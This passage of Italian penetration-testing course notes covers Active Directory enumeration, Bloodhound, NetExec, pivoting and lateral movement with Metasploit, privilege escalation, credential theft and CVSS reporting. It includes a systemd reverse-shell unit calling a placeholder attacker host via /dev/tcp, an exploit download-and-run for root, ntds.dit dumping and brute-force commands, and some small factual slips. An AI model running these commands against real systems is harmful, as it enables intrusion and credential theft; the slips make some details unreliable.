 - Se riusciamo ad ottenere l'accesso alla rete interna, è possibile scansionare la rete interna alla ricerca di applicazioni da violare, generalmente meno sicure.
 - Inoltre tramite **Responder** si possono catturare hash NTLM, da rompere tramite Hashcat o JTR. Responder è un tool da usare con cautela, specialmente in attività di **Red-teaming** in quanto fa un poisoning attack sulla rete, generando molto rumore.
- Cercare periferiche incustodite (come stampanti) o i loro pannelli di configurazione esposti sulla sottorete, che potrebbero disporre di un account di **servizio** di Active Directory.
 1. Se il pannello di configurazione della periferica è esposto nella sottorete, cambiamo l'indirizzo IP presso cui la periferica si autentica, e lo sostituiamo con un nostro IP.
 2. La periferica ci invia le credenziali del service account.

16.2 Utilizzo delle credenziali di Active Directory

Una volta ottenuto le credenziali di un account di Active Directory, abbiamo due modi per usarlo:

- Se **disponiamo** di una workstation a dominio, effettuiamo il login a tale macchina con le credenziali recuperate.
- Se **non disponiamo** di una workstation a dominio, ma abbiamo accesso alla **rete aziendale**, usiamo il nostro computer ed eseguiamo i seguenti comandi:
 1. Su Windows: `runas.exe/netonly/user:<dominio>\<username> cmd.exe`
Su Linux: `sudo -u otheruser smbclient //server/share`
 2. Su Windows: Grazie a **/netonly**, ogni volta che effettuiamo un'azione di rete tramite `cmd`, `runas.exe` cercherà di effettuarla con l'utenza `<dominio>\<username>`
Su Linux: Con `sudo -u`, ogni volta che effettuiamo un'azione di rete grazie al client SMB, verranno usate le credenziali specificate in `otheruser`
 3. La nostra macchina continuerà a **non essere** a dominio, e in locale continueremo ad essere loggati con l'utenza locale.

16.3 Livelli di Amministratore

In Active Directory, i profili di amministratore possono essere organizzati in **Livelli**:

- **Livello 0:** Amministratori che hanno privilegi elevati su sistemi critici dell'infrastruttura (come i Domain Controller);
- **Livello 1:** Amministratori che hanno privilegi elevati su sistemi meno critici (come i Server);
- **Livello 2:** Amministratori che hanno privilegi elevati su sistemi poco critici (come le Workstation).

16.4 Enumerazione delle Active Directory

Una volta ottenuto l'accesso ad un account di Active Directory, una delle pratiche più comuni è l'**enumerazione**. Vi sono molte cose enumerabili, tra cui:

- Utenti e dettagli sui loro profili
- Unità organizzative aziendali
- Amministratori e Gruppi di Amministratori
- Workstation e Server
- Domain Controllers e Group Policies

16.4.1 Enumerazione con MMC (solo Windows)

Microsoft Management Console (MMC) è un tool integrato usato per **creare, salvare e aprire strumenti di amministrazione**, denominati console, che gestiscono i componenti hardware, software e di rete del sistema operativo Microsoft Windows.

Vantaggi	Svantaggi
Comoda interfaccia grafica per analizzare ricerche e risultati	Non potendo usare MMC tramite CLI, dobbiamo usare la nostra macchina o avere accesso fisico o RDP ad una workstation a dominio
Possiamo direttamente fare exploiting da qui, se abbiamo già i permessi	Possiamo visualizzare solo un oggetto alla volta
Fornisce subito un'idea di massima della dimensione dell'Active Directory	Non è possibile fare query

16.4.2 Enumerazione con CLI (Windows)

Per enumerare Active Directory, si può usare una Command Line Interface (CLI) come `cmd.exe`. Alcuni comandi utili sono:

- `net` - Fornisce tutti i comandi disponibili.
- `net user /domain` - Elenca gli utenti appartenenti al dominio.
- `net user mario.rossi /domain` - Restituisce informazioni sull'utente **mario.rossi** a dominio.
- `net group /domain` - Elenca i gruppi appartenenti al dominio.
- `net accounts /domain` - Elenca la policy per le password e il blocco degli account sul dominio.

Vantaggi	Svantaggi
Non richiede RDP, a differenza di MMC	Dobbiamo necessariamente essere connessi in SSH ad una macchina a dominio
I comandi della slide precedente solitamente non sono monitorati dal blue team	Output poco pratico e non sempre completo (alcuni elementi vengono troncati)
Facilmente collegabile a script	/

16.4.3 Enumerazione con PowerShell

Un altro tool estremamente utile per fare Active Directory è PowerShell.

Vantaggi	Svantaggi
Possiamo fare query	Dobbiamo installare AD-RSAT (Active Directory Remote Server Administration Tools) sulla macchina che effettuerà la scansione
Possiamo cambiare il dominio di riferimento, quindi possiamo lanciarlo dalla nostra macchina NON a dominio	Powershell e AD-RSAT sono spesso monitorati dal blue team
Possiamo sia cercare che manipolare oggetti (quindi possiamo anche fare exploiting)	/
Possiamo scrivere le nostre funzioni (cmdlet)	/

16.5 Enumerazione con Bloodhound

Bloodhound è un potente tool che permette di visualizzare gli oggetti di Active Directory **sotto forma di grafo**. Venne rilasciato nel 2016 e cambiò l'approccio **offensivo** e **difensivo** nei confronti di Active Directory, in quanto in precedenza è sempre stato visto **sotto forma di liste separate** di permessi, di group policy, di utenti, di workstation ed etc.

16.5.1 Rappresentazione nel grafo

I **nodi del grafo** rappresentano i gruppi, gli utenti, le workstation, i server ed etc., mentre gli **archi del grafo** sono le **relazioni tra i nodi**, o i **vari permessi** che hanno l'uno nei confronti dell'altro. Esempi:

- Mario Rossi can RDP on Server X
- Luigi Neri is member of Tier 2 Admin

16.5.2 Procedimento di enumerazione

1. Scansione con **Sharphound**, tool integrato che estrae **tutte le informazioni** sugli oggetti e le loro relazioni.
 - La scansione è **abbastanza veloce**, ma **non è stealth**.
 - Una possibile strategia in **red team** potrebbe essere quella di “sacrificare” la stealthiness di una macchina violata per effettuare la scansione con Sharphound, poi **rimanere in standby** mentre si effettuano le analisi con Bloodhound, ed infine **effettuare l'exploit mediante un'altra macchina violata**.
2. Per effettuare l'analisi l'attaccante chiede a Bloodhound se esiste un path da quello che ha violato al server "X". Se esiste, Bloodhound ci mostra quali permessi possiamo ottenere e quali macchine violare per arrivare allo scopo.

16.5.3 Esempio di enumerazione con Bloodhound

L'attaccante chiede a Bloodhound se esiste un path da un account che abbiamo violato (**marcus.garner@za.tryhackme.com**) ad un qualsiasi altro account che appartenga al gruppo Amministratori di Livello 1.

Bloodhound risponde che con quell'utente l'attaccante può accedere in **RDP** alla macchina **THMJMP1**, in cui **Henry Miller**, che è un Admin Livello 1 (T1), ha una sessione **attiva**. L'attaccante può esfiltrare le sue **credenziali** o dei **token di autenticazione** o altro.



16.6 Access Control Entries (ACE)

Seppur Bloodhound è un ottimo tool per identificare path in maniera automatizzata, la procedura di **exploit** rimane manuale.

Inoltre **Sharphound**, in caso di attività di **red teaming**, è poco pratico a causa del rumore che genera.

L'attaccante può quindi agire manualmente, analizzando le **Access Control Entries (ACE)**, ovvero i **permessi** assegnate alle varie entità in Active Directory.

Tra le ACE più utili ci sono:

- **ForceChangePassword** - Ci permette di **forzare il cambio password dell'utente target**, con un'altra password arbitraria scelta da noi (solo su utenti);
- **AddMembers** - Ci permette di aggiungere utenti (compresi noi stessi) ad un gruppo di utenti.
- **GenericWrite** - Ci permette di effettuare **operazioni di scrittura** sull'oggetto target, ma solo su **parametri non protetti**.
 - L'oggetto target può essere un **utente**, un **gruppo**, una **policy**, un **server**, un **Domain Controller**.
 - Esempio di parametro **protetto**: la password di un utente.
 - Esempio di parametro **non protetto**: **scriptPath**, che permette di specificare uno script da eseguire subito dopo il login dell'utente.
- **WriteOwner** - Ci permette di **cambiare l'Owner** dell'oggetto target (l'Owner di un oggetto ha **tutti i diritti** su di esso).
- **WriteDACL** - Ci fornisce il controllo della **Discretionary Access Control List** dell'oggetto.
- **AllExtendedRights** - Ci fornisce **quasi tutti i permessi sull'oggetto in questione**, con pochissime eccezioni.
- **GenericAll** - Ci fornisce **completo controllo sull'oggetto target**, ovvero disponiamo di tutti i permessi e possiamo fare tutte le azioni.

16.7 NetExec (ex CrackMapExec)

NetExec è un tool che automatizza molte azioni, come la **ricerca di hash**, di **domini su una sottorete**, **host**, **servizi** ed altro. Tuttavia molte delle azioni eseguibili tramite il tool richiedono una utenza di Active Directory.

Contiene diverse modalità di utilizzo, come **SMB**, **SSH**, **MSSQL**, **Winrm** e **ldap**.

16.7.1 Esempi di utilizzo di NetExec

- **cme smb 192.168.0.0/24** - Cerca host nella sottorete (non richiede un account di AD);
- **cme smb 192.168.0.0/24 -u user -p pass --shares** - Enumera gli share di rete;
- **cme smb 192.168.0.0/24 -u user -p pass --users** - Enumera gli utenti;
- **cme smb 192.168.0.33 -u users.txt -p pws.txt** - Viene usato per bruteforcing;
- **cme smb 192.168.0.100 -u user -p pass --ntds** - Crea dump **ntds.dit** dal Domain Controller;
- **me mssql 192.168.0.59 -u user -p pass -x whoami** - Esegue comandi di sistema dal database;
- **cmedb** - Mostra tutti gli hash e le password ottenuti.

16.8 Exploiting Active Directory

Scovare e sfruttare vulnerabilità su Active Directory consiste nel trovare **misconfigurazioni** e ottenere controllo degli oggetti di cui non avremmo controllo all'inizio dell'attività. Non esiste un limite alle azioni eseguibili, affinché riusciamo ad ottenere **nuovi privilegi**, come:

- Cambiare la password di un account per ottenerne il controllo;
- Aggiungere un account che abbiamo violato al gruppo degli amministratori di rete;
- Droppare uno script sulla macchina di un utente mettendolo in una cartella condivisa per poi **farglielo eseguire** al successivo login mediante **scriptPath**.

Inoltre, se avendo violato un sito web (server side) tramite una vulnerabilità come XXE, potremmo fare tramite **Remote Code Execution** sulla macchina e vedere:

- Quali utenti hanno una sessione aperta e rubare la password di un utente con privilegi diversi dai nostri, e verificare le misconfigurazioni dei suoi permessi;
- Quali altri servizi ci stanno sopra e vedere se dispongono di credenziali ad utenze di servizio che potrebbero tornarci utili.
- Cos'altro c'è su quella sottorete e vedere se, con l'utenza ottenuta, si può accedere a macchine a cui prima non avevamo accesso.

17 Post-Exploitation

Una volta ottenuto il controllo della macchina tramite una **reverse shell**, è possibile fare:

- Usare la macchina violata al fine di **esplorare la sottorete** di cui fa parte.
- Effettuare una **privilege escalation** ed **ottenere permessi di root** sulla macchina.
- **Estrarre le password dal browser** della vittima, dal password manager, oppure installando un keylogger.
- Stabilire **persistenza** sulla macchina.


17.1 Esplorare la sottorete - Pivoting

Affinché il pentester acceda alle sottoreti della macchina violata, è necessario che faccia **Pivoting**, ovvero operazioni che consentono al pentester di spostarsi dalla macchina violata ad altre macchine nella sottorete, con il fine di accedere ad una rete più grande. Una macchina violata si dice:

- **Dual-homed** - Se ha **due** interfacce di rete.
- **Multi-homed** - Se ha **tre o più** interfacce di rete.

17.1.1 Esempio di Pivoting

Supponiamo che un pentester sia riuscito a violare una macchina, denominata **Macchina 1** e che voglia fare Pivoting:



- Il **Pentester** e la **Macchina 1** si trovano sulla **Sottorete A**.
- La **Macchina 1** e la **Macchina 2** si trovano sulla **Sottorete B**.
- Il pentester vuole scoprire l'esistenza di **Macchina 2** ma, non essendo sulla sua sottorete, non può farlo direttamente. Deve quindi fare **Discovery**.

17.2 Discovery su Linux

In breve, fare (Active) Discovery, consiste nello scansionare un range di IP di una macchina, per vedere quali macchine sono **attive** e quali servizi sono disponibili.

In ambienti linux, vi sono tool che ci possono aiutare a fare discovery:

- `ip addr show` o `ip a` - Elenca le interfacce di rete (e quindi quante sottoreti), possiamo analizzare. Utile per **Movimento Laterale**.
- `ifconfig` - Simile a `ip a`, tuttavia è **deprecato** in alcuni sistemi linux più recenti.
- `nmap -vv -p- 192.168.0.0/24` - Eseguendo `nmap` sulla macchina violata, possiamo verificare i servizi esposti dalla sottorete. Anch'esso utile per **movimento laterale**, ma sconsigliato per attività di **red teaming** in quanto:
 - Anche con l'opzione **stealth -sH**, `nmap` fa molto rumore.
 - L'esecuzione di applicazioni non autorizzate potrebbe sollevare alert.

17.3 Discovery su Windows

In caso di sistemi Windows, vi sono tool appositi per fare Discovery:

- `netstat -aon` - Restituisce la lista di tutte le connessioni attive e le **porte in ascolto** (-a), insieme all'**ID del processo associato** (-o) e mostrando indirizzi e porte in **formato numerico** (-n). Questo potrebbe mostrarci macchine attive su una sottorete. Utile quindi per **movimento laterale**.
- `net group \Domain Admins /domain` - Visualizza tutti gli utenti appartenenti al gruppo "Domain Admins" all'interno del **dominio corrente** (/domain). Utile per **movimento laterale** e/o **privilege escalation**.

- **tasklist /v** - Visualizza tutti i processi attivi **inclusendo più dettagli (/v)**. Potrebbe mostrarci processi eseguiti da NT AUTHORITY\SYSTEM che possiamo usare a nostro vantaggio. Utile quindi per **privilege escalation**.
- **findstr /s /n /i /p stringa *** - Cerca una stringa nella directory corrente e le **sottodirectory (/s)**, in maniera **case-insensitive (/i)**, ignorando i file con **caratteri non stampabili (/p)**. Ogni risultato viene accompagnato da nome file e numero di riga in cui viene trovata **l'occorrenza della stringa (/n)**. Utile per cercare **file contenenti credenziali**, o fare azioni di collection in generale. Utile quindi per **movimento laterale** e **privilege escalation**.

17.3.1 Red Team Field Manual (RTFM)

Essendo impossibile ricordarsi di tutti i comandi utilizzabili durante un attività di pentesting, esiste un'utility chiamata **RTFM**, che prende spunto dal libro *Red Team Field Manual*, il quale contiene numerosi comandi utili per attività di Red Teaming e Penetration Testing.

Ulteriori informazioni su: <https://github.com/leostat/rtfm>


17.4 Movimento Laterale

Una volta scoperto l'esistenza di macchine attive nella sottorete della macchina violata, l'attaccante può:

- Utilizzare credenziali trovate nella macchina vittima per vedere se sono state riutilizzate dall'utente sulle altre macchine, provando connessioni SSH usando coppie di nomi utenti e password note.
- Controllare se l'account della macchina violata con cui è loggato sia un utente di **dominio**, cosicché può provare a connettersi semplicemente navigando verso il loro path di rete.
 - In PowerShell avviene scrivendo `cd \\macchina\path`
 - In altre shell avviene montando il percorso di rete sul filesystem violato
 - L'attaccante può inoltre attaccare il Domain Controller ed esfiltrare gli hash delle password di tutti gli utenti di dominio.
- Controllare se le macchine espongono servizi come **smb** o **ftp** e connettersi a tali servizi tramite tool come **nmap**, che possono dirci se tali servizi hanno vulnerabilità note.
 - I sistemi non esposti direttamente da Internet, considerati dai sysadmin come irraggiungibili, spesso **sono più vulnerabili**.

17.4.1 Esempio di Movimento Laterale

Riprendendo l'esempio usato per il Pivoting, supponiamo nuovamente che il pentester (o l'attaccante) abbia violato la **Macchina 1** nella **Sottorete A** e abbia ottenuto una Reverse Shell. Successivamente procede così:



1. Usa **ip a** e scopre la **Sottorete B**;
2. Fa l'upload di **nmap** su **Macchina 1** e lancia una scansione sulla **Sottorete B**;
3. Scopre **Macchina 2** e il suo **ssh** esposto.
4. Fa l'upload di un tool come **hydra** e una **wordlist**, ed esegue una bruteforce su **Macchina 1**.
5. Ottiene l'accesso a **Macchina 2**.

Seppur funziona, se violando una macchina se ne trovano altre in successive sottoreti, violarle tutte manualmente richiede **molto tempo**.

17.5 Metasploit Framework - MSF (msfconsole)

Possiamo **automatizzare**, tramite un tool chiamato **msfconsole**, molte delle operazioni citate prima, come **Caricamento** e **utilizzo** di exploit, **Upload/download** di file sulla macchina attaccata, **Ricerca di vettori** per **Privilege Escalation** e **Pivoting**.

Seppur il tool sia meno intuitivo rispetto a fare le operazioni manualmente, esso presenta diversi **vantaggi**:

- Upload ed esfiltrazione di file automatico tramite **Autoroute**, che li passa di macchina in macchina fino a destinazione.
- Grande quantità di tool disponibili per tutte le fasi del Penetration Testing, senza quindi la necessità di caricare tool od exploit sulla macchina violata.
- La Shell Meterpreter è caricata interamente in RAM, quindi non scriviamo nulla sul filesystem della macchina violata.
- Ogni Shell rimane aperta contemporaneamente, senza alcuna necessità di chiudere connessioni tra una macchina ad un'altra.

17.5.1 Esempio di Movimento Laterale con MSF

Supponendo di voler fare Movimento Laterale, invece di usare `nc -nvlp <porta>` per stare in ascolto della nostra Reverse Shell sulla Macchina 1, possiamo utilizzare, tramite MSF, il modulo `exploit/multi/handler` con un payload di default come `generic/shell_reverse_tcp`.

Potenziamento a Meterpreter:

Ottenendo una shell tramite MSF ci permette di potenziarla a **meterpreter** tramite il comando `sessions -u <n>`, che utilizza il modulo `shell_to_meterpreter`, assegnando alla shell un ID **n**.

Caricamento e Utilizzo di nmap:

Dopo aver ottenuto la shell su **Macchina 1**, lanciamo `ip a` per verificare se ci sono altre sottoreti da analizzare. Supponendo ci sia un'ulteriore sottorete collegata alla **Macchina 1** tramite `eth0`, possiamo caricare `nmap` sulla **Macchina 1** tramite il comando `upload` della shell meterpreter.

- In caso `upload` **non dovesse funzionare**, si possono usare comandi come `setup`, `wget`, `curl`, `nc`, `scp`, `ftp` e `http server`.

Lanciamo `nmap` e troviamo **Macchina 2**. Per effettuare bruteforce, dobbiamo prima dire a MSF come fare pivoting, quindi apriamo il modulo `multi/manage/autoroute` di MSF e impostiamo la sessione e la sottorete trovata con `ip a`.

- In alternativa ad `nmap`, per non caricare nulla sul filesystem della macchina violata, si possono usare i moduli `auxiliary/scanner/portscan/tcp` o `auxiliary/scanner/portscan/syn` di MSF.
- Notare che ci viene chiesto il **numero di sessione**, per cui la shell tramite MSF è un requisito.
- Ogni volta che specifichiamo un indirizzo IP nella Sottorete B, MSF farà **automaticamente pivoting** del traffico da/verso di noi, mediante **Macchina 1**.

Successivamente, per fare il bruteforcing vero e proprio, usiamo il modulo `auxiliary/scanner/ssh/ssh_login` per effettuare il bruteforce sull'SSH esposto dalla **Macchina 2**, impostiamo come RHOSTS l'IP della **Macchina 2** nella **Sottorete B** e impostiamo le wordlist per *nome utente* e/o *password* con i parametri `USER_FILE` e `PASS_FILE`.

- Tramite **Autoroute**, il modulo sarà lanciato dalla **nostra** macchina direttamente verso **Macchina 2**. Il pivoting verso **Macchina 1** è trasoarente.

Infine lanciamo il bruteforce che, se ha successo, ci restituirà una Reverse Shell di MSF a **Macchina 2**.

Se volessimo rendere anche questa Reverse Shell una Meterpreter, lanciare il comando `sessions -u <n>` **non funzionerà**, in quanto il modulo verrà lanciato tramite parametri di default.

Il tool MSF cerca di **usare gli indirizzi IP delle nostre interfacce di rete**, che non hanno senso in **Macchina 2**, in quanto in un'altra sottorete.

Bisogna indicare ad MSF l'indirizzo di **Macchina 1** come LHOST, affinché si possa aprire la shell Meterpreter da **Macchina 2** a **Macchina 1**. MSF penserà automaticamente, tramite **Autoroute**, al pivoting al contrario verso la nostra macchina.

Adesso, tramite il comando `post/multi/manage/shell_to_meterpreter`, la Reverse Shell di **Macchina 2** diventa Meterpreter.

17.6 Privilege Escalation

La **Privilege Escalation** è un processo mediante il quale l'attaccante può **incrementare i propri permessi su una macchina o una rete**, rompendo il modello di sicurezza della macchina o della rete previsto dagli amministratori.

Sebbene l'esecuzione di payload per effettuare XSS, SQL Injection, Code Injection ed etc prevede operazioni non consentite dall'attaccante (in quanto non dispone dei **permessi** per farlo), il termine **privilege escalation** è riservato agli exploit che **girano in locale sulla macchina vittima** sfruttando processi o servizi più alti di quelli dell'attaccante, permettendo a quest'ultimo di ottenerli.

17.6.1 PE su Macchina non aggiornata

Supponiamo di aver violato una macchina non aggiornata, con una vulnerabilità **nota**.

- Se l'attaccante ha una Reverse Shell tramite MSF, può verificare se la macchina violata sia vulnerabile a PE tramite il modulo `post/multi/recon/local_exploit_suggester`.
- Se l'attaccante ha una normale Reverse Shell, può cercare l'exploit su Internet, caricarlo sulla macchina vittima come `wget`, compilarlo se necessario ed infine eseguirlo.

17.6.2 PE su Macchina Linux non aggiornata

Supponiamo che la macchina violata abbia Linux e di avere una Reverse Shell su di essa che ci permette di dare comandi arbitrari.

Usando il tool `whoami` scopriamo di essere un normale **utente**, quindi soggetto a restrizioni. Successivamente il comando `lsb_release -a` ci comunica che la macchina usa **Ubuntu 11.10 a 32 bit**, vulnerabile a **CVE 2012-0056**.

Scarichiamo un exploit sulla macchina tramite `wget`:

```
wget -O exploit.c http://www.exploit-db.com/download/18411
```

Lo compiliamo: `gcc -o exploit exploit.c`, lo eseguiamo `./exploit` e aspettiamo che finisca.

Sempre tramite `whoami` scopriamo che siamo **root**.

17.6.3 Exploit trovati in rete

Usare exploit trovati su internet è comodo, tuttavia:

- È possibile che i payload trovati siano esche per gli **script kiddies**, ovvero utenti inesperti che si limitano ad eseguire payload trovati senza comprenderne il funzionamento. Inoltre:
 - Tali esche potrebbero attaccare la macchina di chi li usa invece che la macchina vittima.
 - Quello che si trova su MSF è generalmente sicuro.
 - Usare una VM per il pentest limita potenziali rischi.
- Non permette all'attaccante di capire su come funziona la vulnerabilità e sul come sfruttarla.

17.7 Privilege Escalation su Windows

17.7.1 Unquoted Service Path

Si tratta di una vulnerabilità dovuta dal **non aver messo tra virgolette** il percorso del file **da eseguire** nelle impostazioni di configurazione di un servizio.

Esempio

Supponiamo di avere un servizio chiamato `service.exe`

- Se il dato servizio fosse configurato per eseguire `\C:\Programmi\Mio Servizio\service.exe`, esso funzionerebbe senza problemi.
- Se invece il servizio fosse configurato per eseguire `C:\Programmi\Mio Servizio\service.exe`, la vulnerabilità deriva dal fatto che **mancano le virgolette attorno al path**. All'attaccante basta inserire un exploit come: `C:\Programmi\exploit.exe` per sfruttare la vulnerabilità. L'attaccante inoltre ottiene **persistenza** sul sistema, in quanto ad ogni avvio viene caricato `exploit.exe`

Perché si verifica questa vulnerabilità?

La vulnerabilità si verifica in quanto **Windows Service Controller** interpreta `exploit.exe` come **eseguibile** mentre `Servizio\service.exe` come un **argomento** da passare all'eseguibile.

Inoltre, se `service.exe` era eseguito da `NT AUTHORITY\SYSTEM` allora anche `exploit.exe` verrà eseguito da `NT AUTHORITY\SYSTEM` ad ogni avvio del server, consentendo all'attaccante di agire con **privilegi elevati**.

17.7.2 Always Install Elevated

Su Windows, oltre file setup .exe, è possibile installare software anche con i file **.msi** (Microsoft Installer).

Rispetto ad un file .exe, un installer **.msi**:

- Non può essere eseguito insieme ad altri file **.msi**.
- Segue **specifiche regole** su come viene effettuata l'installazione, la riparazione, l'aggiornamento o la disinstallazione del software in questione.

L'attaccante può usare i file **.msi** per effettuare una **Privilege Escalation**.

Esiste una sola condizione affinché l'attaccante possa sfruttare la vulnerabilità: la chiave **AlwaysInstallElevated** dev'essere impostata su **True**. Quindi controlla, tramite **regedit** oppure tramite **reg query** e controlla lo stato della chiave. Se la chiave è su **True**, ogni file eseguito dal **.msi** sarà eseguito da `NT AUTHORITY\SYSTEM`, altrimenti deve trovare altre soluzioni.

Tramite il modulo `exploit/windows/local/always_install_elevated` di **Metasploit** si può creare un file **.msi** che esegue il payload richiesto dall'attaccante, come una reverse shell.

17.8 Privilege Escalation su Linux

17.8.1 SUID

In Linux, **Set owner UserID upon execution** o **SUID** è un **permesso** che può essere assegnato ad un file e consente ad un utente **A** di eseguire quel file con i permessi dell'**owner del file**, ad esempio l'utente B.

Ad esempio, ogni utente può cambiare la propria password mediante il comando `passwd`, ma l'unico utente che può scrivere su `/etc/shadow` è **root**. Quindi per rendere fruibile `passwd` a tutti gli utenti:

- L'owner dell'eseguibile `passwd` deve essere **root** (utente B).
- `passwd` quindi ha il bit **SUID** impostato ad 1.

In questo modo, l'utente A dispone dei privilegi di **root** mentre esegue `passwd`, ed è in grado di cambiare la propria password.

Gli amministratori di sistema possono impostare il bit **SUID** anche su altri eseguibili. Quindi una strategia di privilege escalation sarebbe cercare quelli appartenenti all'utente **root** proprio **per provare a ottenere una privilege escalation**.

17.8.2 Exploit su Systemctl

Systemctl è un tool che permette di **gestire i servizi che girano sulla macchina** ad esempio creandone di nuovi, avviarne altri o arrestare quelli esistenti. Supponendo che all'attaccante possa chiamare **Systemctl con SUID ad 1**, egli costruisce un file **privEsc.service** con un servizio personalizzato:

```
[Unit]
Description=GetRoot

[Service]
Type=simple
User=root
ExecStart=/bin/bash -c 'bash -i >&
/dev/tcp/IP-Attaccante/Porta 0>&1'

[Install]
WantedBy=multi-user.target
```

- **Unit:** Descrive il servizio, il modo in cui è avviato, i processi che dipendono da esso o quelli da cui dipende, il modo in cui si relaziona al sistema. In questo caso è presente solo **Description**, ovvero "GetRoot".
- **Service:** Descrive lo script eseguito e come viene eseguito. In questo caso, **Type**, che indica il tipo di servizio, è impostato a **simple**, **User**, che indica i permessi del servizio, è impostato a **root** e **ExecStart**, che indica lo script da eseguire, comprende uno script che:
 1. Avvia una **shell Bash** che aspetta ogni comando come **stringa** (vedi **-c**);
 2. La Shell è avviata in modalità **interattiva**, che quindi si comporta come un normale terminale (vedi **-i**);
 3. Apre una **connessione TCP** verso l'host, tramite l'**IP-Attaccante** e **Porta**.
 4. Tramite **>&**, ogni operatore reindirizza **stdout** e **stderr** verso la connessione TCP.
 5. Tramite **0>&1**, ogni input viene reindirizzato verso la connessione TCP.
- **WantedBy:** Indica la cartella in cui viene collegato il servizio.

Una volta creato il servizio, l'attaccante cerca una directory o un file su cui può caricarne il contenuto. Sulla sua macchina, l'attaccante **si mette in ascolto**:

```
nc -nlvp porta
```

Successivamente, l'attaccante crea il servizio **privEsc** e lo avvia:

```
/bin/systemctl enable /path/to/privEsc.service
/bin/systemctl start privEsc
```

Così facendo, l'attaccante riceve una **Reverse Shell** con i permessi di **root**. Con **enable** inoltre, il servizio verrà attivato ad ogni avvio della macchina, creando **persistenza**.

Molti payload per fare **privilege escalation** sono presenti su GTFOBins: <https://gtfobins.github.io/>

17.8.3 PE tramite Sudo

Il comando **sudo** su Linux permette di eseguire uno o più comandi ad un utente con **privilegi di root**. Tramite **sudo -l**, vengono elencati gli eseguibili con i privilegi di root.

Su GTFOBins esistono payload disponibili anche per **sudo**.

17.9 Esfiltrazione delle credenziali

Seppur la via più semplice possa sembrare quella di installare un **keylogger** e catturare i **keystroke**, tramite alcuni framework come **Metasploit** o **Empire** è possibile estrarre credenziali **in chiaro** dai vari repository tramite moduli preinstallati. Ad esempio su MSF ci sono:

- `/post/windows/gather/credentials/credential_collector` - Per il gestore di Windows.
- `/post/multi/gather/firefox_creds/` - Per il gestore password di Firefox.
- `/post/windows/gather/enum_chrome` - Per il gestore password di Chrome.

17.9.1 Mimikatz e Mimipenguin

Sono due tool, rispettivamente per Windows e per Linux, eseguibili se si dispone di **permessi di root**. Mimikatz sfrutta il processo **Local Security Authority Subsystem Service** (o LSASS, anche se da Windows 10 in poi, questo processo **non le salva più**).

Tuttavi, per forzarlo a farlo, è necessario **alterare il registro di sistema**, inserendo la chiave `UseLogonCredential` e impostandola a **0**.

17.9.2 PowerShell

Esistono diversi script PowerShell che permettono di ottenere password in chiaro da sistemi Windows:

- `Get-WebCredbtials.ps1` - Per credenziali su Microsoft Edge.
<https://github.com/samratashok/nishang/blob/master/Gather/Get-WebCredentials.ps1>
- `Invoke-WCMDump` - Per credenziali windows dal credential manager.
<https://github.com/peewpw/Invoke-WCMDump>
- `BrowserGather` - Per i cookie del browser.
<https://github.com/sekirkity/BrowserGather>
- `SessionGopher` - Per ottenere Hostname e password su tool terzi come WinSCP, PuTTY e FileZilla.
<https://github.com/Arvanaghi/SessionGopher>

18 Reporting

Finita la parte di **Exploitation** e **Post-Exploitation**, si compila il report da consegnare all'azienda. Per ogni report, è importante che:

1. Contenga un **Executive Summary** per il **top management**, spiegato in maniera esaustiva ma **non tecnica**, in quanto chi legge non è esperto in materia.
2. Ogni vulnerabilità trovata, sia con VA che con PT, sia trattata nello specifico, menzionando **impatto** e **mitigazioni**.
3. Ogni vulnerabilità trovata con tool di VA sia opportunamente **verificata**, in quanto i tool di VA possono essere soggetti ad errori.

18.1 CVSS Score

Il **Common Vulnerability Scoring System** (CVSS), ad oggi nella versione 4.0, fornisce un metodo per rapportare le **principali caratteristiche di una vulnerabilità** ad un punteggio numerico da 0 a 10 che ne riflette la **severità**.

Alternativamente, la severità di una vulnerabilità si può valutare anche con delle rappresentazioni qualitative, quali **nessuna**, **bassa**, **media**, **alta**, **critica**.

18.1.1 Gruppi di Metriche

Il CVSS 4.0 è formato da quattro gruppi di metriche:

- **Metriche di Base (Base Metrics):** Descrivono le caratteristiche intrinseche di una vulnerabilità, che restano **costanti nel tempo** e sono **indipendenti dall'ambiente** in cui la vulnerabilità viene sfruttata.
- **Metriche Supplementari (Supplemental Metrics):** Forniscono **informazioni aggiuntive** sulla vulnerabilità, come ad esempio la possibilità di **automatizzare il suo sfruttamento** e l'impatto sulla safety dell'utente.
- **Metriche Ambientali (Environmental Metrics):** Permettono ad una specifica azienda di **modificare il CVSS Score finale** a seconda delle misure di sicurezza implementate e dell'importanza data alle varie componenti della CIA Triad. Tale modifica viene fatta impostando:
 - **Metriche di Base Modificate (Modified Base Metrics):** L'azienda reimposta i valori attribuiti alle metriche di base all'interno del suo ambiente.
 - **Requisiti di Sicurezza (Security Requirements):** L'azienda imposta l'importanza data a ciascun componente della CIA Triad.
- **Metriche della Minaccia (Threat Metrics):** Descrivono la maturità raggiunta dalla comunità nello sfruttamento della vulnerabilità.

18.2 Base Score

Come già detto, il **Base Score** permette di capire quanto è grave una vulnerabilità, osservando gli aspetti immutabili della stessa. Per calcolarlo, si usano **11 metriche divise in 3 categorie**, le **Exploitability Metrics**, le **Vulnerable System Impact Metrics** e le **Subsequent System Impact Metrics**.

18.2.1 Exploitability Metrics

Questa categoria include tutte le metriche che forniscono dettagli sullo **sfruttamento della vulnerabilità**.

1. **Attack Vector:** Definisce da che punto, rispetto al componente vulnerabile, è possibile **eseguire l'attacco**. Opzioni: [in remoto], [sulla stessa sottorete], [solo in locale] [o con accesso fisico]
2. **Attack Complexity:** Definisce quanto è complesso, per l'attaccante, **portare a termine l'attacco**. Opzioni: [bassa], [alta]. Complessità **alta**: indica che è necessario modificare l'exploit per farlo funzionare su un diverso ambiente o persino ad ogni tentativo di sfruttamento.
3. **Attack Requirements:** Indica se ci sono **prerequisiti fuori dal controllo dell'attaccante** che sono necessari per sfruttare la vulnerabilità, ad esempio lo sfruttamento di una race condition. Opzioni: [si], [no].

4. **Privileges Required:** Definisce che tipo di **privilegi sono richiesti** per eseguire l'attacco. Opzioni: [nessuno], [bassi (user)], [alti (admin)].
